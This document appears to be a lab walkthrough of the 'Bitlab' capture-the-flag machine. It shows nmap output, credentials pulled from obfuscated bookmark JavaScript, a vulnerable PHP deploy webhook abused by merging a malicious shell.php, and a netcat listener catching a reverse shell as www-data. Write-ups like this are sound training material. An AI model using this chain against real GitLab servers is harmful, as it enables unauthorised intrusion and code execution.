

Bitlab

Synopsis

Bitlab is a medium difficulty Linux machine running a Gitlab server. The website is found to contain a bookmark, which can autofill credentials for the Gitlab login. After logging in, the user's developer access can be used to write to a repository and deploy a backdoor with the help of git hooks. The PostgreSQL server running locally is found to contain the user's password, which is used to gain SSH access. The user's home folder contains Windows binary, which is analyzed to obtain the root password.

Skills

- GIT
- enumeration
- Reversing
- Web hooks
- Git hooks
- Dynamic binary analysis

Exploitation

As always we start with the nmap to check what services/ports are open


```
Host is up (0.13s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
|   256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
|   256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
80/tcp    open  http      nginx
|_ http-robots.txt: 55 disallowed entries (15 shown)
|_ / /autocomplete/users /search /api /admin /profile
|_ /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_ /s/ /snippets/new /snippets/*/edit
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-title: Sign in \xC2\xB7 GitLab
|_ Requested resource was http://10.10.10.114/users/sign_in
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|3.X|4.X (90%), Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000
Aggressive OS guesses: Linux 5.0 (90%), Linux 3.10 - 4.11 (90%), Linux 3.18 (90%), Linux 3.2 - 4.9 (90%), Linux 5.1 (90%), Crestron XP
%, Linux 3.16 (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   145.70 ms 10.10.14.1
2   144.32 ms 10.10.10.114

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.61 seconds
```


As a result we see only two ports open, so we started from the web port

Opening the browser gave us GitLab login page



→ 10.10.10.114/users/sign_in

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in


Username or email

Password


☐ Remember me [Forgot your password?](#)

Sign in

We went into “help” directory, what redirected us to the following page




Clicking the link gave us this result



In the url for “GitLab Login” we found obfuscated javascript code, so we decoded in the browser what provided us with user credentials





With those credentials we logged into the gitlab and started reviewing code in the repositories




The following code snippet informed us about potential remote code execution and conditions that must be met in order to get this RCE

```
1 <?php
2
3 $input = file_get_contents("php://input");
4 $payload = json_decode($input);
5
6 $repo = $payload->project->name ?? '';
7 $event = $payload->event_type ?? '';
8 $state = $payload->object_attributes->state ?? '';
9 $branch = $payload->object_attributes->target_branch ?? '';
10
11 if ($repo=='Profile' && $branch=='master' && $event=='merge_request' && $state=='merged') {
12     echo shell_exec('cd ../profile/; sudo git pull');
13 }
14
15 echo "OK\n";
```

In the “test-deploy” branch we create a malicious PHP file and then merged with the master branch (to meet the requirements for RCE)



Once the merged eas done we went into /profile” directory from where we access our malicious PHP file



uid=33(www-data) gid=33(www-data) groups=33(www-data)

And we got remote code execution, now the only thing remaining to do is to get a reverse shell

```
# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.114] 36740
ash: cannot set terminal process group (1318): Inappropriate ioctl for device
ash: no job control in this shell
www-data@bitlab:/var/www/html/profile$ ls -al
ls -al
ash: ls -: command not found
www-data@bitlab:/var/www/html/profile$ ls -al
ls -al
total 124
-rwxr-xr-x 3 root root 4096 Aug 14 01:09 .
-rwxr-xr-x 5 root root 4096 Jun  2  2021 ..
-rwxr-xr-x 8 root root 4096 Aug 14 01:09 .git
-rw-r--r-- 1 root root  42 Feb 26  2019 .htaccess
-rw-r--r-- 1 root root 110 Jan  4  2019 README.md
-rw-r--r-- 1 root root 93029 Jan  5  2019 developer.jpg
-rw-r--r-- 1 root root 4184 Jan  4  2019 index.php
-rw-r--r-- 1 root root  28 Aug 14 01:09 shell.php
www-data@bitlab:/var/www/html/profile$
```

uid=33(www-data) gid=33(www-data) groups=33(www-data)

And we obtained a reverse shell on the target system